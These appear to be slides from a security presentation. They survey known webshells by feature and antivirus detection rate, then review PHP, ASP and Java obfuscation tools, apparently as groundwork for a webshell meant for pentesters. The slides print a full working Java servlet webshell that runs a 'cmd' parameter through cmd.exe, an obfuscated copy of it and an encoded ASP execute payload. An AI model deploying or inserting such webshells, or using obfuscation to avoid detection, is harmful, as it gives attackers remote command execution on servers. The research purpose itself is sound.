
# WebShell survey: JspWebShell

- File Manager
  - File upload/download.
  - File editor
  - Command execution cmd
- 
- Comments: in Chinese
- 
- Antivirus Detection
    - Not really detected
      - SuspectCRC
    - VirusTotal: 2/41
- 
- Authentication: password



# WebShell survey: JspSpy

- System and java information
- File Manager
- File upload/download.
- File editor
- Command execution cmd and program execution
- Port scanner
- SQL Manager without graphic interface (Oracle, MySQL, SQL Server, Access)
- Back connection
- Dynamic screenshots
  
- Antivirus Detection
  - Not detected
  - VirusTotal : 0/43
  
- Authentication: password



The screenshot displays the JspSpy webshell interface. At the top, there is a navigation bar with links: [Logout](#), [Dir Browser](#), [Database Manager](#), [Execute Command](#), [Shell On Line](#), [Back Connect](#), [Port Scan](#), [Download Remote File](#), [File Search](#), [Remote Control](#), [Port Map](#), and [JSP Editor](#). The main area is titled "Shell On Line" and contains a terminal window. The terminal shows the following output:

```
start C:\windows\system32\cmd.exe
Notice: If You Are Using IE, You Must Input A Command First After You Start Or You Will Not See The Echo

R:\perle de C:\xampp\tomcat
06/08/2009 00:00 <REP> .
06/08/2009 00:00 <REP> ..
06/08/2009 00:00 <REP> bin
11/10/2010 16:29 <REP> conf
06/08/2009 00:00 <REP> deployer
06/08/2009 00:00 <REP> jre
06/08/2009 00:00 <REP> lib
12/10/2010 09:51 <REP> logs
12/10/2010 10:17 <REP> temp
06/08/2009 00:00 232 tomcat_installservice.bat
06/08/2009 00:00 137 tomcat_uninstallservice.bat
12/10/2010 09:52 <REP> webapps
11/10/2010 16:29 <REP> work
2 fichier(s) 370 octets
11 R.p(s) 57973299049352 octets libres

C:\xampp\tomcat>
```


# WebShell survey: Zehir4

- System information
- File Manager
- File upload/download.
- SQL Manager
  
- Comments: in Turkish
  
  
- Antivirus Detection
  - Detected
  - VirusTotal: 34/43
  
- Authentication: nothing



# WebShell survey: ASP Spider

- System information
- File Manager
- File upload/download.
- SQL Manager
  
- Antivirus Detection
  - Not detected
  
- Authentication: password



# WebShells survey: summary

- 16 WebShells analyzed in details :  
11 PHP, 2 JSP, 3 ASP
- Missing features
- Some feature are not working well on all server configurations (often database Manager)
- Created for the malicious purposes => are not adapted for pentester needs
- Detected by the antivirus
- Insufficient protection : password
- Work only on Linux or Windows

WebShell	Type	Antivirus detection :	Password Authentication	Features									
				OS Commands	System Information	Files Manager	Upload/download feature	SQL Manager	File edition feature	Back connection	Encoder / Hasher	FTP Client	Others
PHP Shell 2.1	PHP	✓	✓	✓	-	-	-	-	-	-	-	-	
PHP Jackal	PHP	✓	-	✓	✓	✓	✓	✓	✓	✓	✓	✓	<ul style="list-style-type: none"> <li>• Brute Force Cracker</li> <li>• Web Proxy</li> <li>• Steganography</li> <li>• Port Scan</li> <li>• Safe mode bypass</li> </ul>
C99 Shell	PHP	⊖	✓	✓	✓	✓	✓	✓	✓	⚠	-	-	Process controller
C99 Locus7c Shell	PHP	⊖	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	<ul style="list-style-type: none"> <li>• Safe mode bypass</li> <li>• Bind port</li> <li>• Logs cleaning</li> <li>• Process controller</li> </ul>
FaTaLiSTiC z_Fx29Shell	PHP	⊖	✓	✓	✓	✓	✓	✓	✓	-	✓	-	<ul style="list-style-type: none"> <li>• Process controller</li> <li>• SQL Manager</li> </ul>
Iron Shell	PHP	⊖	✓	✓	✓	✓	✓	⚠	✓	-	-	-	<ul style="list-style-type: none"> <li>• HTTP header edition</li> <li>• MDS Brute forcer</li> </ul>
Cyber Shell	PHP	⊖	✓	✓	-	✓	✓	✓	-	-	-	-	<ul style="list-style-type: none"> <li>• Port Manager</li> <li>• PERL script execution</li> </ul>
R57 Shell	PHP	⊖	✓	✓	-	-	✓	-	-	-	-	-	<ul style="list-style-type: none"> <li>• Strings finder</li> <li>• Mailer</li> </ul>
CTT Shell	PHP	⊖	✓	✓	✓	✓	✓	✓	-	-	-	-	<ul style="list-style-type: none"> <li>• Process controller</li> </ul>
NFM Shell	PHP	⊖	✓	✓	-	✓	✓	⚠	-	-	✓	✓	<ul style="list-style-type: none"> <li>• Ports scan</li> <li>• Archiving</li> <li>• Flood mail, icq</li> <li>• Exploits</li> </ul>
DxShell 1.0	PHP	⊖	✓	✓	✓	✓	✓	⚠	-	-	✓	-	<ul style="list-style-type: none"> <li>• Mail spam &amp; flood</li> <li>• Ports scan</li> <li>• Cookies modification</li> </ul>
JspWebShell 1.0	JSP	✓	✓	✓	-	✓	✓	-	✓	-	-	-	
JspSpy	JSP	✓	✓	✓	✓	⚠	✓	✓	✓	✓	-	-	<ul style="list-style-type: none"> <li>• Ports scan</li> <li>• Screenshot capture</li> </ul>
CyberSpy5	ASP	✓	-	-	-	✓	✓	-	-	-	-	-	<ul style="list-style-type: none"> <li>• Defacement features</li> </ul>
Zehir4	ASP	⊖	-	-	-	✓	✓	✓	✓	-	-	-	
ASP Spyder	ASP	✓	✓	-	-	✓	✓	⚠	✓	-	-	-	

# Summary

## Problematic & Objective

## State of Art

- Environment study
- WebShell survey
- **Obfuscation and protection tools**

## Conception

## Proof-of-concept

- Pieces of code
- Demonstration

## Conclusion & perspectives

# PHP protection and obfuscation

- Two categories
  - With additional modules installation
  - Without additional modules installation
- PHP code protection technics
  - Encoding
    - Bytecode
    - Base64
  - Obfuscation
    - Classes and variables names are transformed in incomprehensible strings (by applying md5, sha1, III11, ...)
    - Clearing spaces, newlines, comments
  - Encryption

## ■ Tools :

PHP Obfuscator –  
Raizlabs  
Obfusc PHP  
Code Eclipse  
Source Guardian  
IonCube PHP Encoder  
FOPO Free Online PHP  
Obfuscator  
Codelock 2.7  
Zend Guard  
Nu-Coder  
Byterun  
SourceCop for PHP  
phpCipher  
PHP LockIt !


...



# Example of PHP obfuscation tool : Codelock 2.7

[www.codelock.co.nz](http://www.codelock.co.nz)

- PHP, HTML and JavaScript encryption
- Possible to rely encryption key to defined IP address and define expiration date
- **Encryption key is located inside generated code but it's encoded in base64 !**



# ASP protection and obfuscation: Stunnix VBS-Obfus

## ■ Obfuscation modes :

### ■ Code Mangling

- Replacement of variable names and functions by incomprehensible strings by applying md5, Ill..1, random permutation of characters, the shortest possible names

### ■ Cleaning comments

### ■ Hiding constants


### ■ HTML Mangling

- Cleaning comments, spaces in html text

- Transforming string characters in entities starting by &#

- Transforming tag names in different formats (Uppercase/Lowercase)

- Encoding (asp brut and asp inserted in html with script



## ■ Others Tools :

ASP Expert Obfuscator  
Stunnix VBS-Obfus  
Spices.Obfuscator.Net 5.1  
DeepSea Obfuscator  
Eziriz .NET Reactor

# ASP protection and obfuscation

## ■ Stunnix VBS-Obfus

```
<%  
Function BufferContent(data)  
    Dim strContent(64)  
    Dim i  
    ClearString strContent  
    For i = 1 To LenB(data)  
        AddString strContent,Chr(AscB(MidB(data,i,1)))  
    Next  
    BufferContent = fnReadString(strContent)  
End Function
```

```
<% Function ReplacementFor_buffercontent(ReplacementFor_data)  
Dim ReplacementFor_strcontent(64)  
Dim ReplacementFor_i  
ReplacementFor_clearstring ReplacementFor_strcontent  
For ReplacementFor_i=(&h120d+001-&B1501) To LenB(ReplacementFor_data)  
ReplacementFor_addstring ReplacementFor_strcontent,Chr(AscB(MidB(  
ReplacementFor_data,ReplacementFor_i,(  
h1407+2434-6H1de0))))  
Next  
ReplacementFor_buffercontent=ReplacementFor_inreadstring(  
ReplacementFor_strcontent)
```

```
<% execute("dim xix_Yv") : xix_Yv = unescape("execute%28%22dim xifdFa%22%29%3axfFdFa %3d  
unescape%28%22u%252526266e%2626252574%2626252669%262626256E%262625250A%2626252620%2526262552%2626252566p%  
252525256c%2525252561%2525252563%2525252565%252525256d%252525256e%2525252574F%252525256f%2525252572%252525  
255F1%252525256cn%2525252567e%252525256E%252525256f%252525253d%2525252549n%252525253t%2525252572%252525252  
8R%262625256Sp%262625266Ca%2626262568%2626252566m%2626262665%262625256E%2626262646%2626262672%262626266f1  
%252525256C%2525252567%252525257%2525252574%2525252561%2525252574%252525256%2525252528%2525252526%252525  
2532%25252525320%2525252537%2525252538%2525252531%25252525321%2525252536%252525252D%2525252526%2525252548%2  
5252626326%25262625691%2626262629%262626262C%2626262666p%252526266%2626262661%2626262663e%262626266de%262  
525266ec%2626262646%262626266F%2626262672_%2626262670e%2626262674%2626262672%26262626641%2626262673p%262626  
256F%2525252568%2525252574%2525252568%252525256F%252525252%2525252522%2525252522%2525252522%2525252522%2  
525252529%252525250%2525252549f%2525252520R%2525252565%2525252570%252525256ca%2525252563e%252525256de%2525  
25256ec%2525262646%252626256f%2626262672%262626266f1%262626266cn%2525262667e%262626266E%2626262664%26262626  
3d%2525252538%2525252526%25252525318%2525252566%25252525b%25252525968%2525252531%2525252530%2525252530%2525  
252526H%25252525319%25252525312%2525252529%2525252520T%2525252568%2525252565%2525252520%2525252549%25252525  
2569c%2626262620%2626262646u%262626266e%26262626741%262626266Fn%252526260a%2626262620%2626262662e%26262626  
70%262626266C%2626262661%2626262665%262626266d%2626262666m%2626262674F%262626266fr%262626265F%262626266C1%
```




# Java protection and obfuscation

- Data and variable obfuscation:
  - Changing variable storage (transformation from local type to global)
  - Variable encoding
  - Data agregation (array of two dimension to one dimension array)
  
- Function and control obfuscation:
  - Function agregation
  - Changing operation order (loop inversion etc)
  - Changing function names (on the most shortest possible names, applying md5 etc)
  - Code complexified elements :
    - Add never executing functions
    - Introduction of goto in bytecode
    - Add redondant conditions for loops

## Tools :

Zelix KlassMaster  
Cinnabar Canner  
Jmangle The Java Class  
Mangler  
RetroGuard  
JODE

...



# Java protection and obfuscation

```
12  */
13  public class Shell extends HttpServlet {
14      protected void processRequest(HttpServletRequest request, HttpServletResponse response)
15          throws ServletException, IOException {
16          response.setContentType("text/html;charset=UTF-8");
17          PrintWriter out = response.getWriter();
18          String commande_result="";
19          try {
20              printPageStart(out);
21              Enumeration en = request.getParameterNames();
22              while (en.hasMoreElements()) {
23                  String paramName = (String) en.nextElement();
24                  if (paramName.equals("cmd"))
25                      commande_result=executeCmd(request.getParameter(paramName));
26              }
27              out.println(commande_result);
28              printPageEnd(out);
29          } finally {
30              out.close();
31          }
32      }
33      private void printPageStart(PrintWriter out) {
34          out.println("<html>");
35          out.println("<head>");
36          out.println("<title>Servlet Cmd Servlet</title>");
37          out.println("</head>");
38          out.println("<body>");
39          out.println("<FORM METHOD=GET ACTION='Shell'><INPUT name='cmd' type=text><INPUT type=submit value='Run'></FORM>");
40      }
41      private void printPageEnd(PrintWriter out) {
42          out.println("</body>");
43          out.println("</html>");
44          out.close();
45      }
46      public String executeCmd(String input) {
47          String s = null;
48          String output="";
49          try {
50              Process p = Runtime.getRuntime().exec("cmd.exe /C " + input);
51              BufferedReader s1 = new BufferedReader(new InputStreamReader(p.getInputStream()));
52              while((s = s1.readLine()) != null) {
53                  output += s;
54              }
55          }
56          catch(IOException e) {
57              e.printStackTrace();
58          }
59          return output;
60      }
61  }
62
```

# Java protection and obfuscation

```
78
79 public String a(String s)
80 {
81     boolean flag = A;
82     Object obj = null;
83     String s2 = "";
84     try
85     {
86         Process process = Runtime.getRuntime().exec((new StringBuilder()).append(B[7]).append(s).toString());
87         BufferedReader bufferedreader = new BufferedReader(new InputStreamReader(process.getInputStream()));
88     }
89     do
90     {
91         String si;
92         if((si = bufferedreader.readLine()) == null)
```

```
154         goto _L0
155     _L3:
156         byte0 = 3;
157     _L8:
158         byte0;
159         JVM INSTR ixor ;
160         (char);
161         JVM INSTR castore ;
162         i++;
163         JVM INSTR swap ;
164         JVM INSTR dup_x1 ;
165         JVM INSTR ifne 201;
166         goto _L9 _L2
167     _L9:
168         JVM INSTR dup2 ;
169         JVM INSTR swap ;
170         goto _L10
171     _L2:
172         JVM INSTR swap ;
173         JVM INSTR dup_x1 ;
174         i;
175         JVM INSTR icmplt 128;
176         goto _L11 _L1
177     _L11:
178         JVM INSTR new #10 <Class String>;
179         JVM INSTR dup_x1 ;
180         JVM INSTR swap ;
181         String();
182         intern();
183         JVM INSTR swap ;
184         JVM INSTR pop ;
185         JVM INSTR ret 0;
186         String as[] = new String[12];
187         as[0] = "\033i\006SbCx";
188         as[1] = "\033$\001Rz\031";
189         as[2] = "\0332\007BoBx-SqQ-\013B#d+\n\026PB4\030ZfSzABjS-\013\b";
190         as[3] = "\033.\032[o\031";
191         as[4] = "\033.\013Wg\031";
192         as[5] = "\033\000!dN\007\013+bKh\002SqFsf/uWn\t \013$t.\013Zo\000xR\177Mw\023:\026mF+\013\013$D+\n\021#S?\036S>S
#026B-\033\017 fVsf\0320sB{\035CaJ/\032\026uF+\033S>\000\024\033XS\031zApLu\013P";
193         as[6] = "t.\001Dw\007"\013E'U/\036BjH(";
194         as[7] = "D+\n\030f_#N\031@\007";
195         as[8] = "S#\026B.\02\003Z8D.\017DpB2ScWakV";]
196         as[9] = "D+\n";
197         as[10] = "\033i\006BnKx";
198         as[11] = "\033i\fYg^x";
199         int i;
200         byte byte0;
201         B = as;
202     }
203 }
```

# Protection and obfuscation tools: summary

## ■ Protection mechanisms:

- Encoding
  - Reversible
  - Hide program structure
  - Decoders exist
- Obfuscation
  - Irreversible
  - Doesn't permit to hide completely program structure
  - Existence of « Code Beautifiers »
- Detection of protection and obfuscation method applied by automatic tools:
  - Zendecode ( decoding tool for:  
    PHPCipher, Codelock, Truebug, Sourcecop,  
    Byterun, ElearningForce, PHPLockit, and PHPion)
  - PCL's PHPiD (detect obfuscation and protection tools used)
- Encrypting : best solution for PHP and ASP
- Obfuscation on JAVA class/code gives good results

# Summary

## Problematic & Objective

## State of Art

- Environment study
- WebShell survey
- Obfuscation and protection tools


## Conception

## Proof-of-concept

